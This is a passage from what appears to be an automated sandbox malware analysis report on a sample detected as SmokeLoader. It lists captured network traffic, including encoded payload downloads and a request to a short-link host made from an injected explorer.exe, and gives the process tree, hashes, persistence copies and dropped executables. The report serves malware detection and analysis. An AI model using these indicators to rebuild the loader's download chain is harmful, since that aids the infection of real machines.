2022-01-14 00:51:05 UTC	436	IN	Data Raw: 00 37 00 55 00 70 00 4c 00 30 00 52 00 67 00 72 00 36 00 36 00 72 00 37 00 6d 00 57 00 35 00 75 00 47 00 68 00 69 00 54 00 53 00 75 00 4d 00 46 00 43 00 73 00 79 00 55 00 51 00 41 00 6b 00 4b 00 58 00 65 00 53 00 4f 00 68 00 2b 00 4d 00 45 00 51 00 31 00 37 00 76 00 76 00 30 00 6a 00 5a 00 62 00 37 00 47 00 75 00 6f 00 6c 00 49 00 41 00 70 00 35 00 38 00 4f 00 67 00 43 00 6e 00 68 00 58 00 58 00 4a 00 77 00 50 00 35 00 61 00 53 00 42 00 45 00 69 00 4d 00 68 00 4a 00 47 00 72 00 78 00 77 00 5a 00 34 00 4c 00 78 00 59 00 4f 00 6b 00 6a 00 36 00 75 00 36 00 2b 00 4f 00 37 00 4c 00 7a 00 74 00 43 00 64 00 39 00 73 00 61 00 30 00 45 00 78 00 36 00 5a 00 59 00 75 00 4b 00 42 00 71 00 4e 00 2f 00 76 00 74 00 58 00 73 00 75 00 42 00 79 00 51 00 51 00 58 00 47 00 Data Ascii: 7UpL0Rgr66r7mW5uGhiTSuMFCsyUQAkKXeSOh+MEQ17vv0jZb7GuolIAp58OgCnhXXJwP5aSBEiMhJGrxwZ4LxYOkj6u6+O7LztCd9sa0Ex6ZYuKBqN/vtXsuByQQXG

Timestamp	kBytes transferred	Direction	Data
2022-01-14 00:51:05 UTC	452	IN	Data Raw: 00 47 00 36 00 77 00 53 00 62 00 5a 00 50 00 75 00 36 00 70 00 55 00 4a 00 59 00 70 00 73 00 34 00 6f 00 77 00 4a 00 6f 00 63 00 36 00 43 00 34 00 66 00 50 00 66 00 4d 00 51 00 68 00 71 00 72 00 57 00 4e 00 37 00 6b 00 42 00 38 00 64 00 7a 00 36 00 67 00 73 00 38 00 4e 00 46 00 50 00 75 00 50 00 52 00 68 00 38 00 5a 00 4b 00 37 00 59 00 72 00 6c 00 6b 00 57 00 6c 00 4e 00 74 00 34 00 6e 00 47 00 72 00 30 00 39 00 58 00 6d 00 35 00 2b 00 5a 00 38 00 68 00 50 00 52 00 66 00 4c 00 38 00 43 00 62 00 56 00 70 00 6f 00 6d 00 49 00 69 00 43 00 62 00 62 00 6d 00 78 00 54 00 75 00 35 00 30 00 52 00 33 00 70 00 71 00 52 00 70 00 67 00 71 00 74 00 32 00 70 00 4d 00 6c 00 45 00 4d 00 50 00 4a 00 31 00 6e 00 61 00 43 00 38 00 67 00 6a 00 55 00 37 00 65 00 74 00 4b 00 Data Ascii: G6wSbZPu6pUJYps4owJoc6C4fPfMQhqrWN7kB8dz6gs8NFPuPRh8ZK7YrlkWlNt4nGr09Xm5+Z8hPR fL8CbVpomliCbbmxTu50R3pqRpgqt2pMlEMPJ1naC8gjU7etK
2022-01-14 00:51:05 UTC	464	IN	Data Raw: 00 43 00 4a 00 57 00 32 00 4f 00 76 00 78 00 78 00 58 00 46 00 35 00 45 00 78 00 54 00 72 00 5a 00 73 00 30 00 56 00 2b 00 4f 00 4e 00 58 00 76 00 75 00 53 00 4a 00 50 00 69 00 49 00 4f 00 43 00 76 00 7a 00 31 00 7a 00 64 00 4a 00 7a 00 69 00 63 00 51 00 70 00 64 00 6c 00 79 00 2f 00 6f 00 43 00 72 00 5a 00 47 00 53 00 4f 00 53 00 77 00 75 00 4b 00 32 00 66 00 54 00 30 00 35 00 32 00 4b 00 4c 00 78 00 55 00 6b 00 32 00 75 00 64 00 78 00 70 00 50 00 72 00 63 00 4c 00 30 00 76 00 51 00 47 00 6d 00 66 00 56 00 54 00 52 00 67 00 37 00 41 00 78 00 67 00 72 00 69 00 47 00 35 00 77 00 63 00 2b 00 34 00 56 00 4e 00 75 00 71 00 58 00 53 00 53 00 62 00 59 00 4e 00 46 00 53 00 77 00 46 00 65 00 69 00 61 00 45 00 34 00 58 00 4f 00 57 00 36 00 47 00 73 00 41 00 38 00 Data Ascii: CJW2OvxxXF5ExTrZs0V+ONXvuSJPiIOCvz1zdJzicQpdly/oCrZGSOSwuK2fT052KLxUk2udxpPrcL 0vQGmfVTRg7AxgriG5wc+4VNuqXSSbYNFSwFeiaE4XOW6GsA8
2022-01-14 00:51:05 UTC	480	IN	Data Raw: 00 56 00 4a 00 70 00 6d 00 6b 00 33 00 6c 00 4c 00 50 00 32 00 2f 00 75 00 32 00 55 00 47 00 4c 00 71 00 47 00 34 00 71 00 50 00 2f 00 58 00 68 00 67 00 58 00 68 00 58 00 78 00 34 00 30 00 64 00 70 00 42 00 44 00 32 00 6e 00 6c 00 4f 00 69 00 6d 00 62 00 72 00 2b 00 6c 00 72 00 62 00 47 00 45 00 2f 00 4c 00 36 00 45 00 2f 00 6c 00 45 00 32 00 62 00 57 00 48 00 4b 00 59 00 55 00 32 00 74 00 59 00 56 00 75 00 4c 00 7a 00 49 00 2b 00 44 00 61 00 48 00 74 00 43 00 41 00 75 00 38 00 44 00 66 00 6b 00 52 00 68 00 63 00 46 00 34 00 68 00 7a 00 32 00 58 00 35 00 68 00 50 00 4e 00 45 00 71 00 79 00 52 00 44 00 4e 00 54 00 59 00 2b 00 71 00 48 00 36 00 38 00 30 00 48 00 74 00 57 00 54 00 51 00 47 00 69 00 75 00 6a 00 70 00 30 00 6e 00 63 00 6d 00 6e 00 5a 00 58 00 Data Ascii: VJpmk3lLP2/u2UGLqG4qP/XhgXhXx40dpBD2nlOimbr+lrbGE/L6E/lE2bWHKYU2tYVuLzI+DaHtCAu8DfkRhcF4 hz2X5hPNEqyRDNTY+qH680HtWTQGiujp0ncmnZX
2022-01-14 00:51:05 UTC	496	IN	Data Raw: 00 32 00 6c 00 37 00 73 00 53 00 6f 00 6a 00 48 00 71 00 38 00 35 00 47 00 6a 00 76 00 61 00 4f 00 41 00 36 00 72 00 57 00 42 00 57 00 61 00 6c 00 76 00 53 00 43 00 49 00 51 00 56 00 46 00 79 00 65 00 75 00 4e 00 78 00 6f 00 34 00 6b 00 4a 00 53 00 30 00 68 00 6c 00 68 00 4f 00 58 00 4e 00 32 00 5a 00 33 00 30 00 7a 00 42 00 32 00 77 00 2f 00 61 00 49 00 77 00 4d 00 54 00 65 00 54 00 70 00 35 00 75 00 61 00 34 00 71 00 68 00 7a 00 54 00 39 00 66 00 57 00 4e 00 70 00 4d 00 31 00 7a 00 53 00 42 00 6c 00 79 00 2f 00 66 00 4b 00 59 00 34 00 42 00 55 00 57 00 78 00 57 00 62 00 4d 00 79 00 30 00 71 00 59 00 35 00 46 00 71 00 30 00 30 00 63 00 53 00 38 00 47 00 79 00 62 00 55 00 75 00 63 00 63 00 44 00 48 00 6f 00 63 00 66 00 2f 00 59 00 47 00 35 00 6f 00 56 00 Data Ascii: 2l7sSojHq85GjvaOA6rWBWalvSCIQVFyeuNxo4kJS0hlhOXN2Z30zB2w/aIwMTeTp5ua4qhzT9fWNp M1zSBly/fKY4BUWxWbMy0qY5Fq00cS8GybUuccDHocf/YG5oV
2022-01-14 00:51:05 UTC	512	IN	Data Raw: 00 5a 00 55 00 2b 00 39 00 47 00 59 00 68 00 47 00 76 00 45 00 39 00 39 00 46 00 70 00 68 00 31 00 33 00 42 00 65 00 51 00 6f 00 48 00 79 00 68 00 55 00 65 00 34 00 4d 00 2f 00 56 00 72 00 38 00 6c 00 79 00 2f 00 4c 00 46 00 53 00 4d 00 39 00 61 00 48 00 46 00 47 00 31 00 2f 00 68 00 44 00 42 00 68 00 53 00 6d 00 56 00 38 00 32 00 52 00 37 00 4b 00 41 00 50 00 57 00 56 00 2f 00 78 00 51 00 45 00 54 00 65 00 78 00 48 00 65 00 6e 00 46 00 68 00 65 00 43 00 72 00 5a 00 42 00 74 00 75 00 4d 00 72 00 4f 00 48 00 4f 00 69 00 6d 00 6a 00 4b 00 67 00 35 00 65 00 70 00 50 00 76 00 73 00 4f 00 46 00 48 00 7a 00 57 00 53 00 70 00 59 00 31 00 48 00 4d 00 72 00 56 00 49 00 42 00 74 00 45 00 79 00 51 00 57 00 4a 00 70 00 51 00 6f 00 63 00 70 00 65 00 38 00 6d 00 54 00 Data Ascii: ZU+9GYhGvE99Fph13BeQoHyhUe4M/Vr8ly/LFSM9aHFG1/hDBhSmV82R7KAPWV/xQETexHenFheCrZ BtuMrOHOimjKg5epPvsOFHzWSpY1HMrVIBtEyQWJpQocpe8mT

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49832	172.67.139.105	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-14 00:51:34 UTC	526	OUT	GET /abhF HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: goo.su
2022-01-14 00:51:34 UTC	526	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 00:51:34 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close vary: Accept-Encoding x-powered-by: PHP/7.2.21 cache-control: private, must-revalidate pragma: no-cache expires: -1 set-cookie: XSRF-TOKEN=eyJpdiI6ImxTWEtNNWg3a1NuOGJRSEJOQ1dGWVE9PSIsInZhbHVlIjoiRThhUzE0MER EQ2JLaVZDYXNWckhxMUM0ZElzNkRDWTFOUnpNWnRWSkFza3ZLaFZrV3pRcUp5bWlzdFJ6SWMyUCIsIm1 hYyI6IjE2NWJmZGIyOTRlYzFhMjlkYThjNTk5OWE1YTdiMGM4ODQ5OThmYTgwNzY4OTVmYjIyNzdkNzhkYmYzMzAzY TMifQ%3D%3D; expires=Fri, 14-Jan-2022 19:31:34 GMT; Max-Age=67200; path=/ set-cookie: goosu_session=eyJpdiI6IlVHZDRiYVhuakZXeDFvc3NydENNZlE9PSIsInZhbHVlIjoid1oxenNTTVJqUE81Wj dSZzgxc1hnZ3pCZExwZXp1QldESDJkVDV1WUV1S3Frc3E3RTVvRUtkTVZnNDc3cStVMSIsIm1hYyI6IjQyZjdjZGY2 OTliOWRiYmVlOWIyMGNiN2ZjZmQyMGYxOTgwMjcxYjYxYzA3MTA5MzAzYWJmZmZlZjA2Mzc0OGIifQ%3D%3D; expi res=Fri, 14-Jan-2022 19:31:34 GMT; Max-Age=67200; path=/; httponly CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=J3ha5WfGTnkXKC4wODVMRHhKNfirAOkg ghqGzFS4oLuVxv9ZWmTPNORPwuxnWwHVtlwuRNHsMmIUZd4gwQ2NSTPUUxrgnk9fknH2Cl8froldU%2BoJwFvE%2BH Y%3D"}],"group":"cf-nel","max_age":604800}

Timestamp	kBytes transferred	Direction	Data
2022-01-14 00:51:34 UTC	528	IN	Data Raw: 4e 45 4c 3a 20 7b 22 73 75 63 63 65 73 73 5f 66 72 61 63 74 69 6f 6e 22 3a 30 2c 22 72 65 70 6f 72 74 5f 74 6f 22 3a 22 63 66 2d 6e 65 6c 22 2c 22 6d 61 78 5f 61 67 65 22 3a 36 30 34 38 30 30 7d 0d 0a 53 65 72 76 65 72 3a 20 63 6c 6f 75 64 66 6c 61 72 65 0d 0a 43 46 2d 52 41 59 3a 20 36 63 64 32 65 30 36 39 62 66 39 38 37 37 34 31 2d 4c 48 52 0d 0a 61 6c 74 2d 73 76 63 3a 20 68 33 3d 22 3a 34 34 33 22 3b 20 6d 61 3d 38 36 34 30 30 2c 20 68 33 2d 32 39 3d 22 3a 34 34 33 22 3b 20 6d 61 3d 38 36 34 30 30 2c 20 68 33 2d 32 38 3d 22 3a 34 34 33 22 3b 20 6d 61 3d 38 36 34 30 30 2c 20 68 33 2d 32 37 3d 22 3a 34 34 33 22 3b 20 6d 61 3d 38 36 34 30 30 0d 0a 0d 0a Data Ascii: NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}Server: cloudflareCF-RAY: 6cd2e069bf987741-LHRalt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400
2022-01-14 00:51:34 UTC	528	IN	Data Raw: 32 31 32 65 0d 0a 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 72 75 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 22 3e 0a 3c 74 69 74 6c 65 3e d0 9f d1 80 d0 be d0 b8 d1 81 d1 85 d0 be d0 b4 d0 b8 d1 82 20 d0 bf d0 b5 d1 80 d0 b5 d0 bd d0 b0 d0 bf d1 80 d0 b0 d0 b2 d0 bb d0 b5 d0 bd d0 b8 d0 b5 2e 2e 2e 3c 2f 74 69 74 6c 65 3e 0a 0a 3c 6c 69 6e 6b 20 68 Data Ascii: 212e<!doctype html><html lang="ru"><head><meta charset="utf-8"><meta name="viewport" content="width=device-width, initial-scale=1"><meta name="robots" content="noindex"><title> ...</title><link h
2022-01-14 00:51:34 UTC	529	IN	Data Raw: 2d 62 6f 74 74 6f 6d 3a 20 33 30 70 78 3b 0a 20 20 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 20 2e 62 6f 72 64 65 72 65 64 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 6f 72 64 65 72 3a 20 31 70 78 20 73 6f 6c 69 64 20 23 65 65 65 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 31 30 70 78 3b 0a 20 20 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 20 68 33 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 32 34 70 78 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 34 30 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 74 65 78 74 2d 73 68 61 64 6f 77 3a 20 30 70 78 20 31 70 Data Ascii: -bottom: 30px; } .bordered { border: 1px solid #eee; padding: 10px; } h3 { font-size: 24px; text-align: center; font-weight: 400; text-shadow: 0px 1p
2022-01-14 00:51:34 UTC	530	IN	Data Raw: 20 20 20 20 20 20 20 20 20 20 61 73 79 6e 63 3a 20 74 72 75 65 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 29 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 29 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 74 20 3d 20 64 2e 67 65 74 45 6c 65 6d 65 6e 74 73 42 79 54 61 67 4e 61 6d 65 28 22 73 63 72 69 70 74 22 29 5b 30 5d 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 73 20 3d 20 64 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 22 73 63 72 69 70 74 22 29 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 73 2e 74 79 70 65 20 3d 20 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 73 Data Ascii: async: true }); }); t = d.getElementsByTagName("script")[0]; s = d.createElement("script"); s.type = "text/javascript"; s
2022-01-14 00:51:34 UTC	532	IN	Data Raw: 79 54 61 67 4e 61 6d 65 28 22 73 63 72 69 70 74 22 29 5b 30 5d 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 73 20 3d 20 64 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 22 73 63 72 69 70 74 22 29 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 73 2e 74 79 70 65 20 3d 20 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 73 2e 73 72 63 20 3d 20 22 2f 2f 61 6e 2e 79 61 6e 64 65 78 2e 72 75 2f 73 79 73 74 65 6d 2f 63 6f 6e 74 65 78 74 2e 6a 73 22 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 73 2e 61 73 79 6e 63 20 3d 20 74 72 75 65 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 74 2e 70 61 72 65 6e 74 4e 6f 64 65 2e Data Ascii: yTagName("script")[0]; s = d.createElement("script"); s.type = "text/javascript"; s.src = "//an.yandex.ru/system/context.js"; s.async = true; t.parentNode.

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: JV4ILFxpDY.exe PID: 7012 Parent PID: 5976

General

Start time:	01:50:06
Start date:	14/01/2022

Path:	C:\Users\user\Desktop\JV4ILFxpDY.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\JV4ILFxpDY.exe"
Imagebase:	0x400000
File size:	320000 bytes
MD5 hash:	228E9E4A42F5596A5BECBACC44A03FC7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: svchost.exe PID: 7024 Parent PID: 572

General

Start time:	01:50:06
Start date:	14/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: JV4ILFxpDY.exe PID: 7072 Parent PID: 7012

General

Start time:	01:50:07
Start date:	14/01/2022
Path:	C:\Users\user\Desktop\JV4ILFxpDY.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\JV4ILFxpDY.exe"
Imagebase:	0x400000
File size:	320000 bytes
MD5 hash:	228E9E4A42F5596A5BECBACC44A03FC7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000002.00000002.330734940.00000000004A0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000002.00000002.330793260.00000000004E1000.00000004.00020000.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: svchost.exe PID: 7100 Parent PID: 572

General

Start time:	01:50:11
Start date:	14/01/2022

Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 7132 Parent PID: 572

General

Start time:	01:50:11
Start date:	14/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: svchost.exe PID: 5252 Parent PID: 572

General

Start time:	01:50:12
Start date:	14/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Registry Activities

Show Windows behavior

Analysis Process: svchost.exe PID: 6456 Parent PID: 572

General

Start time:	01:50:12
Start date:	14/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false

Commandline:	C:\Windows\System32\svchost.exe -k NetworkService -p
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 6404 Parent PID: 572

General

Start time:	01:50:12
Start date:	14/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k unistacksvcgroup
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: SgrmBroker.exe PID: 5716 Parent PID: 572

General

Start time:	01:50:13
Start date:	14/01/2022
Path:	C:\Windows\System32\SgrmBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\SgrmBroker.exe
Imagebase:	0x7ff6af250000
File size:	163336 bytes
MD5 hash:	D3170A3F3A9626597EEE1888686E3EA6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 2804 Parent PID: 572

General

Start time:	01:50:13
Start date:	14/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true

Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Registry Activities Show Windows behavior

Analysis Process: explorer.exe PID: 3352 Parent PID: 7072

General

Start time:	01:50:14
Start date:	14/01/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff720ea0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 0000000A.00000000.318001908.0000000004DE1000.00000020.00020000.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

Analysis Process: svchost.exe PID: 6868 Parent PID: 572

General

Start time:	01:50:30
Start date:	14/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: svchost.exe PID: 6632 Parent PID: 572

General

Start time:	01:50:43
Start date:	14/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Analysis Process: jhewjjt PID: 3044 Parent PID: 664

General

Start time:	01:50:48
Start date:	14/01/2022
Path:	C:\Users\user\AppData\Roaming\jhewjjt
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\jhewjjt
Imagebase:	0x400000
File size:	320000 bytes
MD5 hash:	228E9E4A42F5596A5BECBACC44A03FC7
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Joe Sandbox ML

Analysis Process: jhewjjt PID: 6988 Parent PID: 3044

General

Start time:	01:50:50
Start date:	14/01/2022
Path:	C:\Users\user\AppData\Roaming\jhewjjt
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\jhewjjt
Imagebase:	0x400000
File size:	320000 bytes
MD5 hash:	228E9E4A42F5596A5BECBACC44A03FC7
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 0000000F.00000002.386614680.00000000005C0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 0000000F.00000002.386682726.00000000005E1000.00000004.00020000.sdmp, Author: Joe Security

Analysis Process: 7C86.exe PID: 1316 Parent PID: 3352

General

Start time:	01:50:52
Start date:	14/01/2022

Path:	C:\Users\user\AppData\Local\Temp\7C86.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\7C86.exe
Imagebase:	0x400000
File size:	301056 bytes
MD5 hash:	277680BD3182EB0940BC356FF4712BEF
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 46%, Metadefender, Browse • Detection: 77%, ReversingLabs

Analysis Process: svchost.exe PID: 1952 Parent PID: 572

General

Start time:	01:50:52
Start date:	14/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Analysis Process: svchost.exe PID: 6324 Parent PID: 572

General

Start time:	01:50:55
Start date:	14/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k WerSvcGroup
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Analysis Process: 8939.exe PID: 6260 Parent PID: 3352

General

Start time:	01:50:55
Start date:	14/01/2022
Path:	C:\Users\user\AppData\Local\Temp\8939.exe

Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\8939.exe
Imagebase:	0x400000
File size:	319488 bytes
MD5 hash:	9132D968A613216A67E889ADDB7307E1
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Joe Sandbox ML

Analysis Process: WerFault.exe PID: 6456 Parent PID: 6324

General

Start time:	01:50:55
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -pss -s 488 -p 1316 -ip 1316
Imagebase:	0x9b0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: WerFault.exe PID: 5476 Parent PID: 1316

General

Start time:	01:50:57
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 1316 -s 520
Imagebase:	0x9b0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

File Created

File Deleted

File Written

Registry Activities

Show Windows behavior

Analysis Process: 8939.exe PID: 6728 Parent PID: 6260

General

Start time:	01:50:57

Start date:	14/01/2022
Path:	C:\Users\user\AppData\Local\Temp\8939.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\8939.exe
Imagebase:	0x400000
File size:	319488 bytes
MD5 hash:	9132D968A613216A67E889ADDB7307E1
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000018.00000002.402105376.00000000004D1000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000018.00000002.401978598.0000000000420000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: D675.exe PID: 2016 Parent PID: 3352

General

Start time:	01:51:00
Start date:	14/01/2022
Path:	C:\Users\user\AppData\Local\Temp\D675.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\D675.exe
